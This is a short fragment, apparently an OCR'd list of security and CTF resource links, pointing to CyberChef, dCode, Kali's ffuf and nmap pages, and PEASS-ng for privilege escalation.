
https://gchq.github.io/CyberChef/

https://www.dcode.fr/

https://www.kali.org/tools/ffuf/

https://www.kali.org/tools/nmap/

…



PEASS-ng - Privilege Escalation Awesome